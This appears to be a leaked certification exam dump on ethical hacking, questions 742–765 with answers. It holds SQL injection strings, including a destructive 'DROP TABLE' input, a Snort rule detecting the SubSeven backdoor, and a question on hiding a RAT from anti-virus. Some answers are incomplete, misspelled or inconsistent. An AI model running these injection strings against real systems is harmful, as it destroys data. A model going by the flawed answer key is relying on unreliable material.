Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 742

Jeremy is web security consultant for Information Securitas. Jeremy has just been hired to perform contract work for a large state agency in Michigan. Jeremy's first task is to scan all the company's external websites. Jeremy comes upon a login page which appears to allow employees access to sensitive areas on the website. James types in the following statement in the username field:

```
SELECT * from Users where username='admin' ?AND password=" AND email like '%@testers.com%'
```

What will the SQL statement accomplish?

- A. If the page is susceptible to SQL injection, it will look in the Users table for usernames of admin
- B. This statement will look for users with the name of admin, blank passwords, and email addresses that end in @testers.com
- C. This Select SQL statement will log James in if there are any users with NULL passwords
- D. James will be able to see if there are any default user accounts in the SQL database

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 743

If an attacker's computer sends an IPID of 31400 to a zombie (Idle Scanning) computer on an open port, what will be the response?

- A. 31400
- B. 31402
- C. The zombie will not send a response
- D. 31401

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 744

Trojan horse attacks pose one of the most serious threats to computer security. The image below shows different ways a Trojan can get into a system. Which are the easiest and most convincing ways to infect a computer?

Real 460

ECCouncil 312-50 Exam



- A. IRC (Internet Relay Chat)
- B. Legitimate "shrink-wrapped" software packaged by a disgruntled employee

- C. NetBIOS (File Sharing)
- D. Downloading files, games and screensavers from Internet sites

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 745

Jake is a network administrator who needs to get reports from all the computer and network devices on his network. Jake wants to use SNMP but is afraid that won't be secure since passwords and messages are in clear text. How can Jake gather network information in a secure manner?

- A. He can use SNMPv3
- B. Jake can use SNMPrev5
- C. He can use SecWMI
- D. Jake can use SecSNMP

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 746

Which of the following Exclusive OR transforms bits is NOT correct?

- A. $0 \text{ xor } 0 = 0$
- B. $1 \text{ xor } 0 = 1$
Real 461
ECCouncil 312-50 Exam
- C. $1 \text{ xor } 1 = 1$
- D. $0 \text{ xor } 1 = 1$

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 747

The traditional traceroute sends out ICMP ECHO packets with a TTL of one, and increments the TTL until the destination has been reached. By printing the gateways that generate ICMP time exceeded messages along the way, it is able to determine the path packets take to reach the destination.

The problem is that with the widespread use of firewalls on the Internet today, many of the packets that traceroute sends out end up being filtered, making it impossible to completely trace the path to the destination.

```
Juggyboy$ traceroute www.eccouncil.org
traceroute to www.eccouncil.org (64.147.99.90), 30 hops max, 52 byte packets
1 * *
2 * *
3 ras.beamtele.net (183.82.15.69) 1.579 ms 1.513 ms 1.444 ms
4 115.113.205.29.static-hyderabad.vsnl.net.in (115.113.205.29) 2.093 ms 1.963 ms 1.948 ms
5 59.163.16.54.static.vsnl.net.in (59.163.16.54) 13.062 ms 13.094 ms 13.102 ms
6 if-5-0-0-550.core2.cfo-chennai.as6453.net (116.0.84.69) 13.371 ms 13.103 ms 13.285 ms
7 if-10-1-1-0.tcore2.cxr-chennai.as6453.net (180.87.37.18) 183.760 ms 165.805 ms 165.756 ms
8 if-9-2.tcore2.mlv-mumbai.as6453.net (180.87.37.10) 172.479 ms 162.924 ms 162.835 ms
9 if-6-2.tcore1.178-london.as6453.net (80.231.130.5) 151.203 ms 156.257 ms 150.901 ms
10 vian704.icore1.idn-london.as6453.net (80.231.130.10) 151.268 ms 152.167 ms 161.829 ms
11 * *
12 ae-34-52.ebr2.london1.level3.net (4.69.139.97) 157.454 ms 151.607 ms 151.777 ms
13 ae-23-23.ebr2.frankfurt1.level3.net (4.69.148.194) 162.926 ms
ae-22-22.ebr2.frankfurt1.level3.net (4.69.148.190) 170.020 ms
ae-21-21.ebr2.frankfurt1.level3.net (4.69.148.186) 166.144 ms
14 ae-43-43.ebr2.washington1.level3.net (4.69.137.58) 236.524 ms
ae-44-44.ebr2.washington1.level3.net (4.69.137.62) 246.080 ms 254.330 ms
15 ae-3-3.ebr1.newyork2.level3.net (4.69.132.90) 237.647 ms 252.050 ms
ae-5-5.ebr2.washington12.level3.net (4.69.143.222) 258.821 ms
16 4.69.148.49 (4.69.148.49) 240.058 ms
ae-4-4.ebr1.newyork1.level3.net (4.69.141.17) 242.545 ms
4.69.148.49 (4.69.148.49) 240.874 ms
17 ae-61-61.csv1.newyork1.level3.net (4.69.134.66) 250.844 ms
ae-71-71.csv2.newyork1.level3.net (4.69.134.70) 256.370 ms 242.690 ms
18 ae-34-89.car4.newyork1.level3.net (4.68.16.134) 250.200 ms
ae-24-79.car4.newyork1.level3.net (4.68.16.70) 236.524 ms
ae-14-69.car4.newyork1.level3.net (4.68.16.6) 255.573 ms
19 the-new-yor.car4.newyork1.level3.net (63.208.174.50) 249.250 ms 247.363 ms 243.364 ms
20 cs-nyi-gigalan-114.nyinternet.net (64.147.101.114) 240.236 ms 241.212 ms 240.654 ms
21 * * * Request timed out
22 * * * Request timed out
23 * * * Request timed out
24 * * * Request timed out
25 * * * Request timed out
26 * * * Request timed out
27 * * * Request timed out
28 * * * Request timed out
29 * * * Request timed out
30 * * * Request timed out
```

Destination Reached in 251 ms. Connection established to 64.147.99.90
Trace complete.

How would you overcome the Firewall restriction on ICMP ECHO packets?

Real 462
ECCouncil 312-50 Exam

- A. Firewalls will permit inbound TCP packets to specific ports that hosts sitting behind the firewall are listening for connections. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
- B. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connections. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
- C. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connections. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
- D. Do not use traceroute command to determine the path packets take to reach the destination instead use the custom hacking tool JOHNTHETRACER and run with the command
- E. \> JOHNTHETRACER www.eccouncil.org -F -evade

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 748

Simon is security analyst writing signatures for a Snort node he placed internally that captures all mirrored traffic from his border firewall. From the following signature, what will Snort look for in the payload of the suspected packets?

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg: "BACKDOOR SIG - SubSseven 22";flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485;) alert
```

- A. The payload of 485 is what this Snort signature will look for.
- B. Snort will look for 0d0a5b52504c5d3030320d0a in the payload.
- C. Packets that contain the payload of BACKDOOR SIG - SubSseven 22 will be flagged.
- D. From this snort signature, packets with HOME_NET 27374 in the payload will be flagged.

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 749

You are trying to package a RAT Trojan so that Anti-Virus software will not detect it. Which of the listed technique will NOT be effective in evading Anti-Virus scanner?

- A. Convert the Trojan.exe file extension to Trojan.txt disguising as text file
- B. Break the Trojan into multiple smaller files and zip the individual pieces
- C. Change the content of the Trojan using hex editor and modify the checksum
- D. Encrypt the Trojan using multiple hashing algorithms like MD5 and SHA-1 Real 463

ECCouncil 312-50 Exam

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 750

What will the following command produce on a website's login page if executed successfully? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somewhere.com'; DROP TABLE members; --'

- A. This code will insert the someone@somewhere.com email address into the members table.
- B. This command will delete the entire members table.
- C. It retrieves the password for the first user in the members table.
- D. This command will not produce anything since the syntax is incorrect.

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 751

What type of port scan is represented here.



- A. Stealth Scan
- B. Full Scan
- C. XMAS Scan
- D. FIN Scan

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 464

QUESTION 752

Drag the application to match with its correct description.

Exhibit:

Select and Place:

Description	Application
Clear event logs	<i>Place here</i>
Selectively erases event logs	<i>Place here</i>
A stenography tool for still images that works on PNM and JPG images	<i>Place here</i>
Enables you to hide data in bitmaps, text files and HTML files	<i>Place here</i>

Select from these

Winzapper	EIsave.exe
wbStego	OutGuess

Correct Answer:

Description	Application
Clear event logs	Elieve.exe
Selectively erases event logs	Winzapper
A stenography tool for still images that works on PNM and JPG images	OutGuess
Enables you to hide data in bitmaps, text files and HTML files	wbStego

Select from these

+

Section: (none)
Explanation:

Explanation/Reference:

Description	Application
Clear event logs	Place here
Selectively erases event logs	Place here
A stenography tool for still images that works on PNM and JPG images	Place here
Enables you to hide data in bitmaps, text files and HTML files	Place here

Select from these	
Winzapper	Eisave.exe
wbStego	OutGuess

QUESTION 753

Drag the term to match with it's description

Exhibit:

Select and Place:

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	Place here
Occurs when an actual intrusive action has occurred but the system allows it to pass as non-intrusive behaviour	Place here
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	Place here
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	Place here
Sound, unimpaired or perfect condition	Place here

Real

Select from these

Breach	Integrity
False Positive	Exploit
False Negative	

Correct Answer:

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	False Positive
Occurs when an actual intrusive action has occurred but the system allows it to pass as non-intrusive behaviour	False Negative
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	Breach
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	Exploit
Sound, unimpaired or perfect condition	Integrity

Select from these

Section: (none)

Explanation

Explanation/Reference:

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	Place here
Occurs when an actual intrusive action has occurred but the system allows it to pass as non-intrusive behaviour	Place here
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	Place here
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	Place here
Sound, unimpaired or perfect condition	Place here

Select from these

- Breach
- Integrity
- False Positive
- Exploit
- False Negative

QUESTION 754

A Successfully Attack by a malicious hacker can divide into five phases, Match the order:

Select and Place:

Phase	Action
Phase 1	Place here
Phase 2	Place here
Phase 3	Place here
Phase 4	Place here
Phase 5	Place here

Select from these

Clearing Tracks	Gaining Access
Scanning	Maintaining Accesses
Reconnaissance	

Correct Answer:

Phase	Action
Phase 1	Reconnaissance
Phase 2	Scanning
Phase 3	Gaining Access
Phase 4	Maintaining Accesses
Phase 5	<i>Place here</i>

Select from these

Clearing Tracks

Section: (none)

Explanation

Explanation/Reference:

Phase	Action
Phase 1	Reconnaissance
Phase 2	Scanning
Phase 3	Gaining Access
Phase 4	Maintaining Accesses
Phase 5	Place here

Select from these	
Clearing Tracks	Gaining Access
Scanning	Maintaining Accesses
Reconnaissance	

So, Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.

QUESTION 755

What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?

- A. The ethical hacker does not use the same techniques or skills as a cracker.
- B. The ethical hacker does it strictly for financial motives unlike a cracker.
- C. The ethical hacker has authorization from the owner of the target.
- D. The ethical hacker is just a cracker who is getting paid.

Correct Answer: C

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: The ethical hacker uses the same techniques and skills as a cracker and the motive is to find the security breaches before a cracker does. There is nothing that says that a cracker does not get paid for the work he does, a ethical hacker has the owners authorization and will get paid even if he does not succeed to penetrate the target.

QUESTION 756

What does the term "Ethical Hacking" mean?

- A. Someone who is hacking for ethical reasons.
- B. Someone who is using his/her skills for ethical reasons.
- C. Someone who is using his/her skills for defensive purposes.
- D. Someone who is using his/her skills for offensive purposes.

Correct Answer: C

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: Ethical hacking is only about defending your self or your employer against malicious persons by using the same techniques and skills.

QUESTION 757

Who is an Ethical Hacker?

Real 2

ECCouncil 312-50 Exam

- A. A person who hacks for ethical reasons
- B. A person who hacks for an ethical cause
- C. A person who hacks for defensive purposes
- D. A person who hacks for offensive purposes

Correct Answer: C

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: The Ethical hacker is a security professional who applies his hacking skills for defensive purposes.

QUESTION 758

What is "Hacktivism"?

- A. Hacking for a cause
- B. Hacking ruthlessly
- C. An association which groups activists
- D. None of the above

Correct Answer: A

Section: Introduction to Ethical Hacking**Explanation****Explanation/Reference:**

Explanation: The term was coined by author/critic Jason Logan King Sack in an article about media artist Shu Lea Cheang. Acts of hacktivism are carried out in the belief that proper use of code will have leveraged effects similar to regular activism or civil disobedience.

QUESTION 759

Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)

- A. CHAT rooms
- B. WHOIS database
- C. News groups
- D. Web sites
 - Real 3
 - ECCouncil 312-50 Exam
- E. Search engines
- F. Organization's own web site

Correct Answer: ABCDEF

Section: Introduction to Ethical Hacking**Explanation****Explanation/Reference:**

Answer: A,B,C,D,E,F

Explanation: A Security tester should search for information everywhere that he/she can access. You never know where you find that small piece of information that

could penetrate a strong defense.

QUESTION 760

What are the two basic types of attacks?(Choose two.

- A. DoS
- B. Passive
- C. Sniffing
- D. Active
- E. Cracking

Correct Answer: BD

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: Passive and active attacks are the two basic types of attacks.

QUESTION 761

The United Kingdom (UK) he passed a law that makes hacking into an unauthorized network a felony.

The law states:

Section1 of the Act refers to unauthorized access to computer material. This states that a person commits an offence if he causes a computer to perform any function with intent to secure unauthorized access to any program or data held in any computer. For a successful conviction under this part of the Act, the prosecution must prove that the access secured

Real 4

ECCouncil 312-50 Exam

is unauthorized and that the suspect knew that this was the case. This section is designed to deal with common-or-garden hacking.

Section 2 of the deals with unauthorized access with intent to commit or facilitate the commission of further offences. An offence is committed under Section 2 if a Section 1 offence has been committed and there is the intention of committing or facilitating a further offense (any offence which attracts a custodial sentence of more than five years, not necessarily one covered by the Act). Even if it is not possible to prove the intent to commit the further offence, the Section 1 offence is still committed.

Section 3 Offences cover unauthorized modification of computer material, which generally means the creation and distribution of viruses. For conviction to succeed there must have been the intent to cause the modifications and knowledge that the modification had not been authorized

What is the law called?

- A. Computer Misuse Act 1990
- B. Computer incident Act 2000
- C. Cyber Crime Law Act 2003
- D. Cyber Space Crime Act 1995

Correct Answer: A

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: Computer Misuse Act (1990) creates three criminal offences:

QUESTION 762

Which of the following best describes Vulnerability?

- A. The loss potential of a threat
- B. An action or event that might prejudice security
- C. An agent that could take advantage of a weakness
- D. A weakness or error that can lead to compromise

Correct Answer: D

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: A vulnerability is a flaw or weakness in system security procedures, design or implementation that could be exercised (accidentally triggered or intentionally exploited) and result in a harm to an IT system or activity.

Real 5

ECCouncil 312-50 Exam

QUESTION 763

Steven works as a security consultant and frequently performs penetration tests for Fortune 500 companies. Steven runs external and internal tests and then creates reports to show the companies where their weak areas are. Steven always signs a non-disclosure agreement before performing his tests. What would Steven be considered?

- A. Whitehat Hacker
- B. BlackHat Hacker
- C. Grayhat Hacker

D. Bluehat Hacker

Correct Answer: A

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: A white hat hacker, also rendered as ethical hacker, is, in the realm of information technology, a person who is ethically opposed to the abuse of computer systems. Realization that the Internet now represents human voices from around the world has made the defense of its integrity an important pastime for many. A white hat generally focuses on securing IT systems, whereas a black hat (the opposite) would like to break into them.

QUESTION 764

Which of the following act in the united states specifically criminalizes the transmission of unsolicited commercial e-mail(SPAM) without an existing business relationship.

- A. 2004 CANSPAM Act
- B. 2003 SPAM Preventing Act
- C. 2005 US-SPAM 1030 Act
- D. 1990 Computer Misuse Act

Correct Answer: A

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: The CAN-SPAM Act of 2003 (Controlling the Assault of Non-Solicited Pornography and Marketing Act) establishes requirements for those who send commercial email, spells out

Real 6

ECCouncil 312-50 Exam

penalties for spammers and companies whose products are advertised in spam if they violate the law, and gives consumers the right to ask emailers to stop spamming them. The law, which became effective January 1, 2004, covers email whose primary purpose is advertising or promoting a commercial product or service, including content on a Web site. A "transactional or relationship message" email that facilitates an agreed-upon transaction or updates a customer in an existing business relationship may not contain false or misleading routing information, but otherwise is exempt from most provisions of the CAN-SPAM Act.

QUESTION 765

ABC.com is legally liable for the content of email that is sent from its systems, regardless of whether the message was sent for private or business-related purpose. This could lead to prosecution for the sender and for the company's directors if, for example, outgoing email was found to contain material that was pornographic, racist or likely to incite someone to commit an act of terrorism.

You can always defend yourself by "ignorance of the law" clause.

- A. True
- B. False

Correct Answer: B

Section: Introduction to Ethical Hacking

Explanation

Explanation/Reference:

Explanation: Ignorantia juris non excusat or Ignorantia legis neminem excusat (Latin for "ignorance of the law does not excuse" or "ignorance of the law excuses no one") is a public policy holding that a person who is unaware of a law may not escape liability for violating that law merely because he or she was unaware of its content; that is, persons have presumed knowledge of the law. Presumed knowledge of the law is the principle in jurisprudence that one is bound by a law even if one does not know of it. It has also been defined as the "prohibition of ignorance of the law".

Topic 2, Footprinting



<http://www.gratisexam.com/>